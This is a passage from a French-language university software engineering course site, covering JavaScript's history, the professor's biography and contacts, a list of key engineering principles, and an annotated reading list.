Vous retrouverez cette boucle dans le module 2, où l'on verra qu'un débogueur n'est rien d'autre qu'une boucle interactive arrêtée au milieu d'un programme.

JavaScript



Le cas de JavaScript est peut-être l'illustration la plus extrême de "Worse is Better" dans l'histoire des langages de programmation. En 1995, Brendan Eich, un ingénieur chez Netscape, a créé JavaScript en seulement 10 jours, sous la pression de livrer rapidement un langage de scripting pour le navigateur Netscape Navigator. Le résultat était un langage truffé d'incohérences et de comportements surprenants (les bizarreries de la coercition de types en JS sont devenues légendaires).

```
("b" + "a" + + "a" + "a").toLowerCase() // banana (!!)
```

Ce code peut être exécuté et modifié en ligne, sur la page « Environnements du cours » du site du cours.

On aurait très bien pu imaginer qu'un autre langage, mieux conçu, finisse par prendre sa place. Plusieurs ont d'ailleurs essayé : Java avec ses applets, Flash avec ActionScript, même Dart de Google visait explicitement à remplacer JavaScript dans le navigateur. Mais aucun n'a réussi, pour une raison simple et brutale : JavaScript était déjà là. Il était le seul langage exécutable nativement dans tous les navigateurs, et cette position de monopole de fait s'est auto-renforcée au fil du temps. Plutôt que de remplacer le langage, la communauté a choisi de l'améliorer graduellement (les versions modernes d'ECMAScript ont corrigé beaucoup de ses défauts originaux) et de construire par-dessus :

Node.js (2009) a permis d'utiliser JavaScript côté serveur, avec le modèle d'exécution que raconte la section sur la concurrence, et des frameworks comme React, Vue et Angular en ont fait un outil de développement d'interfaces sophistiqué. Aujourd'hui, JavaScript est probablement le langage le plus utilisé au monde, et il est difficile de concevoir un développeur web qui ne le connaît pas. C'est un triomphe du pragmatisme sur l'élégance, de l'adoption sur la conception.

Ces trois familles de langages forment ensemble une sorte de colonne vertébrale du monde logiciel : C/C++ pour les fondations et la performance, Python pour la productivité et l'IA, JavaScript pour le web et les interfaces. Dans ce cours, nous utiliserons surtout Python (pour sa clarté pédagogique et son omniprésence dans les outils de développement moderne) et JavaScript (pour tout ce qui touche au web). Mais il est utile de garder en tête que ces langages ne sont pas des choix neutres : ils portent en eux des philosophies, des histoires et des compromis qui reflètent les tensions fondamentales du génie logiciel.

Le professeur



Je suis professeur de pratique en informatique à l'Université TÉLUQ. Le titre dit quelque chose d'important : je ne viens pas d'une carrière universitaire, mais d'une vingtaine d'années passées à écrire du logiciel qui tourne, pour des jeux vidéo, des épidémiologistes, des climatologues, des agronomes et un importateur de vin.

Montréal, 2003

J'ai fait ma maîtrise à l'Université de Montréal, dans le laboratoire de Yoshua Bengio, sur la modélisation statistique du langage. En 2003, nous avons publié *A Neural Probabilistic Language Model*, un article qui proposait de représenter les mots non plus comme des symboles arbitraires, mais comme des points dans un espace continu appris par un réseau de neurones. Le module 6 raconte cette histoire en détail, parce qu'elle est l'ancêtre direct des outils d'IA que vous utiliserez dans ce cours.

Ce que j'en retiens surtout, avec le recul, c'est le contexte. À l'époque, les réseaux de neurones étaient considérés par la plupart des départements d'informatique comme une voie sans issue. Bengio a continué quand même, à Montréal, dans une université francophone, avec des étudiants de maîtrise, pendant que le reste du monde regardait ailleurs. Ce qui est devenu le MILA et l'écosystème montréalais de l'IA n'est pas tombé du ciel. C'est le produit d'une obstination locale, et d'une culture universitaire qui a laissé quelqu'un travailler longtemps sur une idée impopulaire.

Je n'étais qu'un étudiant parmi d'autres dans cette histoire, et je n'avais aucune idée de ce qu'elle allait devenir. Mais elle m'a laissé une conviction qui traverse tout ce cours : les idées qui comptent mettent souvent vingt ans à devenir évidentes, et elles naissent rarement là où on les attend.

Un parcours volontairement dispersé

Depuis, j'ai travaillé dans des domaines qui n'ont presque rien en commun. Des jeux mobiles en C++ chez Jamdat. Six ans au McGill Surveillance Lab, à construire des systèmes de santé publique pour suivre la tuberculose et modéliser des épidémies. Ubisoft, où j'ai réécrit un service en microservices avec Go et Kubernetes. Element AI. Ouranos, où j'ai développé des outils de modélisation hydrologique et de visualisation de données climatiques. K2 Géospatial. Et, entre tout ça, un outil open source de reconstruction d'arbres en 3D à partir de nuages de points LiDAR, pour des chercheurs en foresterie.

Cette dispersion n'est pas un accident de parcours, c'est un choix. Elle m'a appris exactement ce que ce cours essaie de transmettre : le génie logiciel n'est pas une collection de recettes propres à un domaine, c'est une manière de penser qui voyage. Les problèmes de modélisation de données d'un épidémiologiste et ceux d'un importateur de vin se ressemblent beaucoup plus qu'on ne le croirait.

Toujours en train de coder

Je n'ai jamais cessé d'écrire du code. Je maintiens seul, depuis 2012, une application de gestion pour une compagnie d'importation de vins, ce qui constitue une leçon de génie logiciel en soi. Quatorze ans de production, ça vous apprend beaucoup sur ce qui vieillit bien et sur ce qui vieillit mal. J'ai aussi publié quelques bibliothèques open source, dont Little PGer, un petit outil de construction de requêtes SQL né de ce projet.

Beaucoup d'exemples de ce cours viennent de là, de choses que j'ai réellement construites, cassées et réparées.

La curiosité comme méthode

J'écris un blogue, en français et en anglais, où je pose surtout des questions. Est-ce que ChatGPT sait ce qu'est une question ? Que veut dire créer avec l'IA ? Pourquoi est-il plus difficile de traduire vers sa langue maternelle que l'inverse ? Ce sont des questions que je ne sais pas trancher, et c'est précisément pour ça qu'elles m'intéressent.

Mes champs d'intérêt officiels sont la programmation, la modélisation et la science des données, le génie logiciel, la géomatique, l'intelligence artificielle et l'impact social et culturel des technologies numériques. La liste est longue parce que je n'ai jamais réussi à choisir, et que je ne vois pas pourquoi il faudrait.

Me joindre

Vous pouvez m'écrire sur Teams en tout temps, ou y prendre rendez-vous quand vous le souhaitez. Je réponds rapidement à toutes les questions et à toutes les demandes d'aide, qu'elles portent sur la matière, sur votre projet ou sur un blocage technique.

- **Prendre un rendez-vous Teams**, au moment qui vous convient
- Un message direct sur **Teams**, sans rendez-vous et sans préavis
- Courriel : christian.jauvin@teluq.ca
- Le serveur Discord du cours, où je suis présent, et où vous pouvez surtout discuter avec les autres étudiants
- Mon blogue et mon GitHub
- Ma page à la TÉLUQ

Principes et idées clés du génie logiciel

Cette page rassemble les principes et idées importantes qui traversent l'ensemble du cours. Chaque principe est traité en profondeur dans le module où il est le plus pertinent ; les liens ci-dessous pointent vers ces sections.

Gestion de la complexité

— **Complexité essentielle vs accidentelle** (Fred Brooks, *No Silver Bullet*, 1986) → Module 3, Introduction, Module 6, Le développement assisté par IA

Principes de conception

— **Information hiding** (David Parnas, 1972) : chaque module cache une décision de conception susceptible de changer → Module 3, Architecture et modularité
— **DRY** (Don't Repeat Yourself, Hunt & Thomas, *The Pragmatic Programmer*, 1999) : chaque connaissance doit avoir une représentation unique → Module 3, Architecture et modularité
— **KISS** (Keep It Simple Stupid)
— **YAGNI** (You Ain't Gonna Need It, Kent Beck, Extreme Programming) : ne construis pas d'abstraction pour un besoin qui n'existe pas encore → Module 3, Architecture et modularité
— **Separation of Concerns** : diviser un système en parties qui traitent chacune un aspect distinct du problème → Module 3, Architecture et modularité, Module 3, Les données (OLTP vs OLAP)
— **SOLID** (Robert C. Martin, *Agile Software Development*, 2003) : cinq principes de conception OO (S, O, L, I, D) → Module 3, Architecture et modularité
— **Design patterns** (Gang of Four, *Design Patterns*, 1994) : vocabulaire partagé de solutions récurrentes à des problèmes de conception ; plusieurs patrons classiques sont absorbés par les langages modernes → Module 3, Architecture et modularité
— **Convention over Configuration** (David Heinemeier Hansson, Rails, 2004) : préférer des conventions par défaut sensées à une configuration explicite, pour réduire les décisions répétitives → Module 3, L'architecture des applications web
— **Law of Demeter**
— **Composition over inheritance** (Gang of Four, *Design Patterns*, 1994) : favoriser l'assemblage d'objets plutôt que l'héritage de classes → Module 3, Architecture et modularité
— **Loi de Conway** (Melvin Conway, 1967) : la structure d'un système reflète la structure de communication de l'organisation qui le produit → Module 3, Architecture et modularité, Module 4, Scrum, Module 4, Gestion de projet

— **Manœuvre de Conway inverse** (LeRoy et Simons, 2010) : structurer délibérément les équipes pour obtenir l'architecture souhaitée → Module 4, Gestion de projet
— **Principle of Least Astonishment (POLA)**
— **Principe du moindre privilège** (*Principle of Least Privilege*) : chaque composant d'un système ne devrait avoir accès qu'aux ressources strictement nécessaires à sa tâche → Module 5, Est-ce que c'est sécuritaire ?
— **Idempotence** : une opération qu'on peut exécuter plusieurs fois avec le même résultat, propriété cruciale pour les APIs réseau → Module 3, Les APIs, Module 5, Comment je le déploie ?
— **Immutable infrastructure** : ne jamais modifier un artefact déployé, toujours le remplacer. Lien avec l'immutabilité en programmation fonctionnelle → Module 5, Comment je le déploie ?

Concurrence et parallélisme

— **La concurrence n'est pas le parallélisme** (Rob Pike, 2012) : la concurrence est une manière de structurer un programme en tâches indépendantes, le parallélisme une manière de l'exécuter sur plusieurs coeurs. La première est une propriété du code, la seconde une propriété de la machine. Un programme découpé en dix tâches sur une machine à un seul coeur est parfaitement concurrent et n'a aucun parallélisme → Module 2, Pourquoi la concurrence, Module 2, Processus et threads
— **Les threads pour attendre, les processus pour calculer** : en Python, le verrou global (GIL) empêche deux threads d'exécuter du code simultanément, mais un thread qui attend le relâche. Les threads n'accélèrent donc jamais un calcul et accélèrent énormément une série d'attentes. La boucle d'événements est la deuxième réponse pour l'attente, et souvent la meilleure → Module 2, Processus et threads, Module 2, Ne jamais bloquer
— **Préemption** (par opposition au multitâche coopératif) : le système d'exploitation reprend la main sur un programme sans lui demander son avis, plutôt que de compter sur sa bonne volonté. Comme la protection mémoire, la garantie naît sur les gros systèmes des années 60 et met trente ans à atteindre les machines personnelles. Le multitâche coopératif revient pourtant par la petite porte, à l'intérieur d'un seul processus, sous le nom de boucle d'événements → Module 2, Processus et threads, Module 2, Ne jamais bloquer
— **Ne jamais bloquer** : dans une boucle d'événements, un seul cuisinier s'occupe de toutes les casseroles, et il change de casserole quand l'une sonne. La règle est absolue, ni calcul long ni attente synchrone, parce qu'un seul appel qui bloque fige tous les clients à la fois, personne ne pouvant pousser le cuisinier → Module 2, Ne jamais bloquer
— **Écrire comme si on bloquait** : `async` et `await` n'ont rien changé à la boucle, seulement à la manière d'écrire ce qu'on lui confie. Fonctions de rappel, promesses, puis coroutines, trois visages du même modèle en quinze ans, de F# à C#, Python et JavaScript → Module 2, Ne jamais bloquer
— **Une boucle ne calcule pas plus vite** : elle fait attendre sans coûter, elle ne fait pas calculer. Ce qui attend va dans une boucle ou des threads, ce qui calcule va dans des processus, un par coeur, qui ne partagent rien. La boucle, c'est de la concurrence sans parallélisme → Module 2, Ne jamais bloquer
— **Ne pas partager d'état mutable** : ce qui casse n'est pas le partage, c'est le partage d'une valeur que l'un lit pendant qu'un autre l'écrit. Deux stratégies, ne rien partager et s'échanger des messages, ou ne partager que des valeurs qui ne changent jamais → Module 2, Ne pas partager
— **Ne communiquez pas en partageant la mémoire, partagez la mémoire en communiquant**

(Go, Andrew Gerrand, 2010) : une seule goroutine possède la donnée, les autres lui envoient des messages. Le poste de travail et le passe → Module 2, Ne pas partager

— **Let it crash** (Erlang, Joe Armstrong) : plutôt que de prévoir toute erreur, laisser mourir le processus fautif et le faire relancer par un superviseur. Ne fonctionne que parce que rien n'est partagé, et se retrouve dans Kubernetes, qui remplace un pod défaillant au lieu de le réparer → Module 2, Ne pas partager

— **Encourager, interdire, ou prouver** : les trois réponses des langages à la question de Lee. Go encourage à ne pas partager, Erlang l'interdit, Rust le fait vérifier par le compilateur → Module 2, Ne pas partager

— **Condition de course** (*race condition*) : quand le résultat d'un programme dépend de l'ordre dans lequel ses threads s'entrelacent, ordre que personne ne choisit. Le programme n'est pas faux, il est parfois faux, et ses tests passent → Module 2, Ce qui casse

— **Interblocage** (*deadlock*, Dijkstra, 1965) : deux threads qui tiennent chacun le verrou dont l'autre a besoin s'attendent pour toujours, sans planter ni rien signaler. La règle qui l'évite tient en une ligne, toujours prendre les verrous dans le même ordre, et elle est difficile à tenir parce qu'elle doit valoir pour tout le programme → Module 2, Ce qui casse

— **On achète la correction avec de la vitesse** : un verrou remet les threads en file indienne devant ce qu'il protège, et une file indienne n'est pas du parallélisme. Protéger le moins possible pour en perdre le moins possible → Module 2, Ce qui casse

— **CPU-bound et I/O-bound** : un programme est lent soit parce qu'il calcule, limité par le processeur, soit parce qu'il attend, limité par les entrées-sorties. Les deux se ressemblent vus du dehors et leurs remèdes sont opposés, des coeurs pour le premier, ne jamais bloquer pour le second → Module 2, Pourquoi la concurrence, Module 2, Ne jamais bloquer

— **Loi d'Amdahl** (Gene Amdahl, 1967) : la part d'un programme qu'on ne peut pas répartir fixe un plafond au gain du parallélisme. Avec 10 % de travail séquentiel, dix coeurs donnent un peu plus de cinq fois, et une infinité de coeurs jamais plus de dix → Module 2, Pourquoi la concurrence

— **Loi de Moore** (Gordon Moore, 1965) : le nombre de composants gravés sur une puce, à coût égal, double à intervalle régulier. Elle porte sur la quantité de transistors, et non sur la vitesse, contrairement à ce qu'on lui fait souvent dire → Module 2, Pourquoi la concurrence

— **Loi de Dennard** (Robert Dennard, 1974) : en réduisant les transistors, la puissance dissipée par unité de surface reste constante. C'est elle, et non celle de Moore, qui a cessé de s'appliquer vers 2004, forçant l'industrie à multiplier les coeurs plutôt que les cycles → Module 2, Pourquoi la concurrence

Débogage

— **Un bogue est un corps étranger, pas une faute morale** (la mite du Mark II, 1947) : on le cherche comme on cherche un corps étranger, en ouvrant la machine et en regardant dedans → Module 2, Le débogage

— **La réflexion attentive et quelques print judicieusement placés** (Brian Kernighan, 1979) : le `print` est une sonde légitime. Ses trois limites, deviner où regarder, relancer à chaque question, retirer les sondes ensuite, sont exactement ce qu'un débogueur supprime → Module 2, Le débogage

— **Le débogueur est un print qu'on n'écrit pas** : posé après coup sur n'importe quelle ligne, il montre toutes les variables à la fois, et la question suivante vient en lisant la réponse à la précédente, sans relancer → Module 2, Le débogage

— **Un débogueur est une boucle interactive avec un contexte** : l'invite `(Pdb)` est le `>>>` de Python, arrêté à une ligne d'un programme en cours. Un notebook est la même boucle qui n'oublie rien, un point d'arrêt permanent → Module 2, Le débogage, Environnements du cours
— **Suivre les valeurs plutôt que relire le code** : quand un total faux sort de quatre fonctions, on entre, on passe, on sort, et la fautive se révèle par ses valeurs, pas par sa lecture → Module 2, Le débogage
— **Relancer le notebook de zéro avant de croire un résultat** : l'état qui survit aux cellules exécutées dans le désordre produit des résultats que personne ne saura reproduire → Environnements du cours

Principes de systèmes distribués

— **Théorème CAP** (Eric Brewer, 2000) : un système distribué ne peut garantir simultanément que deux des trois propriétés suivantes : cohérence, disponibilité, tolérance aux partitions → Module 5, Est-ce que ça va tenir la charge ?
— **Premature optimization** (Donald Knuth) : « Premature optimization is the root of all evil. » Ne pas concevoir pour des millions d'utilisateurs avant d'en avoir besoin → Module 5, Est-ce que ça va tenir la charge ?

Principes de mesure et d'observation

— **Loi de Goodhart** (Charles Goodhart, 1975) : « Lorsqu'une mesure devient un objectif, elle cesse d'être une bonne mesure. » → Module 4, L'agilité (critique)
— **Dette technique** (Ward Cunningham, 1992) : le code imparfait livré consciemment est une dette qui génère des intérêts → Module 4, Gestion de projet

Principes de pratique

— **Refactoring** (Martin Fowler, *Refactoring*, 1999) : modifier la structure interne du code sans changer son comportement observable, mécanisme de remboursement de la dette technique → Module 4, Gestion de projet
— **Egoless programming** (Gerald Weinberg, *The Psychology of Computer Programming*, 1971) : dissocier son ego de son code, accueillir les critiques comme des contributions → Module 2, Introduction
— **Shift left** : déplacer les vérifications de qualité le plus tôt possible dans le processus de développement, plutôt que de les confier à une équipe séparée en aval → Module 2, L'intégration continue
— **Boy Scout Rule** : "Always leave the campground cleaner than you found it."
— **Défense au tableau blanc** (Mitchell Hashimoto, 2026) : critère d'un usage responsable de l'IA, pouvoir à tout moment expliquer comment fonctionne un système qu'on a livré et défendre les décisions prises, sans connaître le code ligne par ligne → Accueil, Travaux notés, L'entretien de suivi

Lectures et publications de référence

Cette page rassemble les livres, articles et publications importants qui sont mentionnés à travers l'ensemble du cours. Chaque entrée pointe vers la ou les sections où elle est discutée.

(*Cette page sera enrichie au fur et à mesure que de nouvelles références seront intégrées dans le cours.*)

Livres

— Gerald Weinberg, *The Psychology of Computer Programming* (1971) : approche psychologique du développement logiciel, introduction de l'*egoless programming* → Module 2, Introduction, Module 2, L'intégration continue, Module 4, Scrum
— Fred Brooks, *The Mythical Man-Month* (1975) : réflexions sur la gestion de grands projets logiciels, dont la célèbre « loi de Brooks » → Module 1, Perspective historique, Module 6, L'économie du logiciel
— Andrew Hunt et David Thomas, *The Pragmatic Programmer* (1999) : conseils pratiques pour le développeur, origine du principe DRY → Module 3, Architecture et modularité
— Kent Beck, *Extreme Programming Explained* (1999) : manifeste de l'XP, origine de YAGNI et du TDD → Module 1, Perspective historique
— Robert C. Martin, *Agile Software Development : Principles, Patterns, and Practices* (2003) : formalisation des principes SOLID, acronyme suggéré par Michael Feathers → Module 3, Architecture et modularité
— Robert C. Martin, *Clean Code* (2008) : principes de conception et de lisibilité du code → Module 3, Architecture et modularité
— Mike Cohn, *Succeeding with Agile* (2009) : la pyramide des tests → Module 2, Les tests
— David Anderson, *Kanban : Successful Evolutionary Change for Your Technology Business* (2010) : formalisation de la méthode Kanban pour le développement logiciel → Module 4, Kanban
— Gang of Four (Gamma, Helm, Johnson, Vlissides), *Design Patterns* (1994) : catalogue fondateur des patrons de conception → Module 1, Perspective historique, Module 3, Architecture et modularité
— Martin Kleppmann, *Designing Data-Intensive Applications* (2017) : référence moderne sur les systèmes de données → Module 3, Les données
— Martin Fowler, *UML Distilled* (1997) : un guide bref de la notation UML, et son billet *UmlMode* (2003) distingue l'esquisse, le plan détaillé et le langage de programmation → Module 3, Architecture et modularité
— Martin Fowler, *Refactoring : Improving the Design of Existing Code* (1999) : formalisation du refactoring comme discipline, mécanisme de remboursement de la dette technique → Module 4, Gestion de projet

— Ryan Singer, *Shape Up* (2019) : méthodologie de développement de Basecamp, approche asynchrone et "pitches" écrits → Module 4, Gestion de projet
— Matthew Skelton et Manuel Pais, *Team Topologies* (2019) : taxonomie des structures d'équipe et de leurs effets sur l'architecture logicielle, manœuvre de Conway inverse → Module 4, Gestion de projet
— Gene Kim, Kevin Behr et George Spafford, *The Phoenix Project* (2013) : roman fondateur du mouvement DevOps, parallèle entre lean manufacturing et livraison logicielle → Module 5, Introduction
— Gene Kim, Jez Humble, Patrick Debois et John Willis, *The DevOps Handbook* (2016) : formalisation des trois voies de DevOps (flow, feedback, apprentissage continu) → Module 5, Introduction
— Google (Betsy Beyer, Chris Jones, Jennifer Petoff, Niall Richard Murphy), *Site Reliability Engineering* (2016) : formalisation des pratiques SRE, error budgets, on-call, postmortems → Module 5, Que faire quand ça casse ?
— Sidney Dekker, *The Field Guide to Understanding Human Error* (2006) : approche systémique des erreurs humaines, fondement de la culture « just culture » et des postmortems blameless → Module 5, Que faire quand ça casse ?
— Reid Hoffman, *Blitzscaling* (2018) : formalisation de la stratégie de croissance rapide des startups technologiques, tension entre vitesse et qualité → Module 6, L'économie du logiciel
— Michael Feathers, *Working Effectively with Legacy Code* (2004) : définition du legacy code comme code sans tests, techniques pour travailler sur du code existant → Module 6, Le métier de développeur

Essais et manifestes

— Eric Raymond, *The Cathedral and the Bazaar* (1997) : comparaison des modèles de développement cathédrale (GNU) et bazar (Linux), loi de Linus → Module 6, L'open source
— Adam Wiggins, *The Twelve-Factor App* (2011) : douze principes pour concevoir des applications cloud-native, issus de l'expérience de Heroku → Module 5, Introduction, Module 5, Comment je le déploie ?

Articles et essais

— Edsger W. Dijkstra, *Cooperating Sequential Processes* (EWD123, 1965) [texte] : le problème de l'exclusion mutuelle, le sémaphore qui le résout, et le dîner des philosophes qui montre ce que les verrous cassent à leur tour → Module 2, Ce qui casse
— C. A. R. Hoare, *Communicating Sequential Processes* (CACM, 1978) [texte] : des tâches qui ne partagent rien et ne s'échangent que des messages. Baptise le dîner des philosophes, et fonde la lignée qui mène à Go → Module 2, Ce qui casse, Module 2, Ne pas partager
— Jim Gray, *The Transaction Concept : Virtues and Limitations* (VLDB, 1981) [texte] : la transaction comme réponse de la base de données au même problème que le verrou résout dans le programme → Module 2, Ce qui casse, Module 3, Les données (stockage)
— Edward A. Lee, *The Problem with Threads* (IEEE Computer, mai 2006) [DOI] : les threads détruisent le déterminisme, c'est-à-dire ce qui permet de comprendre un programme en le lisant. À l'appui, son propre projet Ptolemy, relu par des spécialistes de la concurrence et couvert à 100 % par des tests, resté quatre ans sans incident avant de se bloquer le 26 avril 2004 sur un interblocage présent depuis le premier jour → Module 2, Concurrence et parallélisme,

Module 2, Ce qui casse

— Carl Hewitt, Peter Bishop et Richard Steiger, *A Universal Modular ACTOR Formalism for Artificial Intelligence* (IJCAI, 1973) [texte] : l'acteur, un état que lui seul touche et une boîte aux lettres, cinq ans avant CSP et avec des messages asynchrones → Module 2, Ne pas partager

— Joe Armstrong, *Making Reliable Distributed Systems in the Presence of Software Errors* (thèse, KTH, 2003) [texte] : Erlang expliqué par son auteur, let it crash et les superviseurs. À lire aussi pour ce qu'elle dit des fameux neuf neuf de l'AXD301, dont la seule source était une présentation PowerPoint → Module 2, Ne pas partager

— Andrew Gerrand, *Share Memory By Communicating* (blogue de Go, 2010) [texte] : la formule de Go, ne communiquez pas en partageant la mémoire, partagez la mémoire en communiquant → Module 2, Ne pas partager

— Rich Hickey, *Clojure Rationale* [texte] : l'état mutable comme « désastre pour la concurrence », et l'immutabilité qui permet de « partager librement entre threads » → Module 2, Ne pas partager

— *The Rust Programming Language*, chapitre *Fearless Concurrency* [texte] : les erreurs de concurrence comme erreurs de compilation plutôt que d'exécution → Module 2, Ne pas partager

— QNX, *System Architecture*, chapitres sur le micronoyau et la communication entre processus [noyau, messages] : un système d'exploitation canadien où tout, jusqu'aux systèmes de fichiers, s'exécute hors du noyau et communique par messages synchrones → Module 2, Ne pas partager

— Sam Gross, *PEP 703 : Making the Global Interpreter Lock Optional in CPython* (2023) [texte] : la proposition qui défait un compromis vieux de trente ans, acceptée puis livrée en variante expérimentale. Le même code y devient trois fois plus rapide en threads, et révèle du même coup des bogues que le verrou masquait → Module 2, Processus et threads

— Gene Amdahl, *Validity of the Single Processor Approach to Achieving Large Scale Computing Capabilities* (AFIPS, 1967) [texte] : quatre pages qui fixent le plafond du parallélisme, la part séquentielle d'un programme bornant le gain quel que soit le nombre de processeurs → Module 2, Pourquoi la concurrence

— Gordon Moore, *Cramming More Components onto Integrated Circuits* (1965) [texte, DOI] : l'observation, en quatre pages, que le nombre de composants gravés sur une puce double à intervalle régulier. La loi qu'on en a tirée porte sur la quantité, et Moore n'y évoque la vitesse qu'en passant → Module 2, Pourquoi la concurrence

— Robert Dennard et coll., *Design of Ion-Implanted MOSFET's with Very Small Physical Dimensions* (1974) [DOI] : la loi de proportionnalité qui, en gardant la densité thermique constante quand les transistors rétrécissent, a converti la loi de Moore en gain de vitesse pendant trente ans → Module 2, Pourquoi la concurrence

— Herb Sutter, *The Free Lunch Is Over* (2005) [texte] : le moment où l'accélération cesse d'être offerte par le matériel et devient un travail de programmeur → Module 2, Pourquoi la concurrence

— Rob Pike, *Concurrency Is Not Parallelism* (conférence, 2012) [vidéo et diapositives] : la concurrence est une manière de structurer un programme, le parallélisme une manière de l'exécuter → Module 2, Pourquoi la concurrence

— Dan Kegel, *The C10K problem* (1999, mis à jour jusqu'en 2014) [texte] : la page qui pose le problème des dix mille connexions, et la division qui condamne le thread par client → Module 2, Ne jamais bloquer

— Node.js, *About Node.js* [texte] : Node décrit par lui-même, une boucle d'événements comme construction de l'environnement d'exécution plutôt que comme bibliothèque → Module 2, Ne jamais bloquer

— Ryan Dahl, *Porting Node to Windows With Microsoft's Help* (blogue de Node, 2011) [texte] : le portage vers l'API IOCP de Windows, d'où est née libuv → Module 2, Ne jamais bloquer
— libuv, *Design overview* [texte] : la boucle au centre, liée à un seul thread, et les noms de Kegel, epoll, kqueue, IOCP, derrière une seule interface. Reprise par uvloop pour Python → Module 2, Ne jamais bloquer
— Barbara Liskov et Liuba Shrira, *Promises : Linguistic Support for Efficient Asynchronous Procedure Calls in Distributed Systems* (PLDI, 1988) [DOI] : le mot et l'idée, un objet qui représente un résultat pas encore arrivé, pour les systèmes distribués, vingt-sept ans avant leur entrée dans JavaScript → Module 2, Ne jamais bloquer
— *Promises/A+* [texte] : le standard communautaire des promesses JavaScript, dont la première phrase est la définition à retenir → Module 2, Ne jamais bloquer
— Don Syme, Tomas Petříček et Dmitry Lomov, *The F# Asynchronous Programming Model* (PADL, 2011) [DOI] : l'origine d'`async` et `await`, chez Microsoft, avant C#, Python et JavaScript → Module 2, Ne jamais bloquer
— Guido van Rossum, *PEP 3156 : Asynchronous IO Support Rebooted : the « asyncio » Module* (2012) [texte] : la boucle d'événements de la bibliothèque standard, trois ans avant les mots-clés qui la rendent agréable → Module 2, Ne jamais bloquer
— Yury Selivanov, *PEP 492 : Coroutines with async and await syntax* (2015) [texte] : les coroutines comme fonctionnalité native de Python, clairement séparées des générateurs → Module 2, Ne jamais bloquer
— Python, documentation du module *asyncio* [texte] : « convient souvent parfaitement au code I/O-bound », et la fondation des serveurs web Python d'aujourd'hui → Module 2, Ne jamais bloquer
— FastAPI, *Concurrency and async / await* [texte] : quand écrire `async def`, expliqué avec des hamburgers, par le framework qui en dépend → Module 2, Ne jamais bloquer
— Node.js, documentation du module *worker_threads* [texte] : des threads « utiles pour les opérations intensives en calcul », et « peu utiles » pour les entrées-sorties, où la boucle fait mieux → Module 2, Ne jamais bloquer
— Edgar F. Codd, *A Relational Model of Data for Large Shared Data Banks* (1970) : article fondateur du modèle relationnel → Module 1, Perspective historique, Module 3, Les données (stockage)
— David Parnas, *On the Criteria To Be Used in Decomposing Systems into Modules* (1972) : introduction de l'information hiding → Module 3, Architecture et modularité
— Peter Naur, *Programming as Theory Building* (1985) : programmer comme construction d'un modèle mental → Module 2, Introduction, Module 6, Le développement assisté par IA
— Fred Brooks, *No Silver Bullet* (1986) : complexité essentielle vs accidentelle → Module 3, Introduction, Module 6, Le développement assisté par IA
— Melvin Conway, *How Do Committees Invent ?* (1968) : la structure d'un système reflète celle de l'organisation qui le produit (loi de Conway) → Module 3, Architecture et modularité, Module 4, Scrum, Module 4, Gestion de projet
— Ward Cunningham, *The WyCash Portfolio Management System* (OOPSLA 1992) : introduction de la métaphore de la dette technique → Module 4, Gestion de projet
— Rob Pike, *Notes on Programming in C* (1989) : contient les « 5 règles de programmation » de Pike, dont la règle 5 sur la primauté des structures de données → Module 2, Survol rapide de la programmation
— Daniel Lemire, *Python sets and dictionaries can have quadratic-time performance* (blogue, 2026) [texte] : un professeur de la TÉLUQ montre, mesures à l'appui, que le temps constant des tables de hachage est un modèle, et comment le faire mentir avec des clés bien choisies → Module 2, Survol rapide de la programmation

— Brian Kernighan, *UNIX For Beginners* (Bell Labs, 7e édition du manuel Unix, 1979) [texte] : le débogueur `adb` « plutôt difficile à apprendre », et la phrase que cinquante ans n'ont pas démentie, « l'outil de débogage le plus efficace reste la réflexion attentive, accompagnée de quelques print judicieusement placés » → Module 2, Le débogage
— Barry Warsaw, *PEP 553 : Built-in breakpoint()* (2017) [texte] : un seul mot pour entrer dans le débogueur, et la variable d'environnement qui permet d'en changer sans toucher au code → Module 2, Le débogage
— Python, documentation du module *pdb* [texte] : le débogueur de la bibliothèque standard, points d'arrêt, pas à pas, inspection de la pile, mode *post-mortem* → Module 2, Le débogage
— *Debugging with GDB*, manuel de GDB, section *Contributors* [texte] : Richard Stallman, auteur d'origine du débogueur qui a fixé le vocabulaire de tous les autres → Module 2, Le débogage
— Smithsonian, National Museum of American History, *Log Book With Computer Bug* (1947) [fiche] : la mite du Mark II, « first actual case of bug being found », et le rappel qu'Edison parlait déjà de bugs dans les années 1870 → Module 2, Le débogage
— Donald Knuth, *Literate Programming* (The Computer Journal, 1984) [texte] : expliquer à des humains ce qu'on veut qu'un ordinateur fasse, plutôt que dire à l'ordinateur quoi faire ; l'idée dont le notebook est l'héritier le plus répandu → Environnements du cours
— John McCarthy, *History of Lisp* (1979) [texte] : la première démonstration de Lisp en temps partagé en 1960, le premier Lisp interactif de Deutsch en 1963, et l'anecdote du ramasse-miettes qui interrompt la démonstration → Environnements du cours
— Revenu Québec, *Calcul des taxes* [texte] : la TPS à 5 % et la TVQ à 9,975 %, toutes deux appliquées au prix de vente, la règle que la facture de la section sur le débogage viole → Module 2, Le débogage
— Edsger Dijkstra, *Go To Statement Considered Harmful* (1968) : plaidoyer pour la programmation structurée → Module 1, Perspective historique
— Edsger Dijkstra, *On the foolishness of "natural language programming"* (EWD667, 1979) : critique de l'idée de programmer en langage naturel, l'ambiguïté comme problème fondamental → Module 6, Le développement assisté par IA
— Martin Fowler, *Continuous Integration* (2006) : article de référence sur l'intégration continue → Module 2, L'intégration continue
— Roy Fielding, *Architectural Styles and the Design of Network-based Software Architectures* (thèse de doctorat, 2000) : définition de REST → Module 3, Les APIs
— Roy Fielding, *REST APIs must be hypertext-driven* (billet de blog, 2008) : critique des APIs « REST » qui n'implémentent pas HATEOAS → Module 3, Les APIs
— Peter Deutsch et al., *Fallacies of Distributed Computing* (1994) : huit hypothèses fausses sur les systèmes distribués → Module 3, Les APIs
— Leonard Richardson, *Richardson Maturity Model* : classification des APIs REST en quatre niveaux de maturité → Module 3, Les APIs
— Jim Gray, contributions aux transactions et bases de données (prix Turing 1998) : formalisation des propriétés ACID → Module 3, Les données (stockage)
— Gerard Salton, *A Theory of Indexing* (1975) et le système SMART : père de l'*information retrieval*, concepts fondateurs de TF-IDF et de l'index inversé → Module 3, Les données (au-delà des BD)
— Google, *Bigtable : A Distributed Storage System for Structured Data* (2006) : article fondateur des bases à familles de colonnes, comme Cassandra et HBase → Module 3, Les données (stockage)
— Tomas Mikolov et al., *Efficient Estimation of Word Representations in Vector Space* (2013) : introduction de Word2Vec et des embeddings de mots → Module 3, Les données (stockage),

Module 6, Le développement assisté par IA

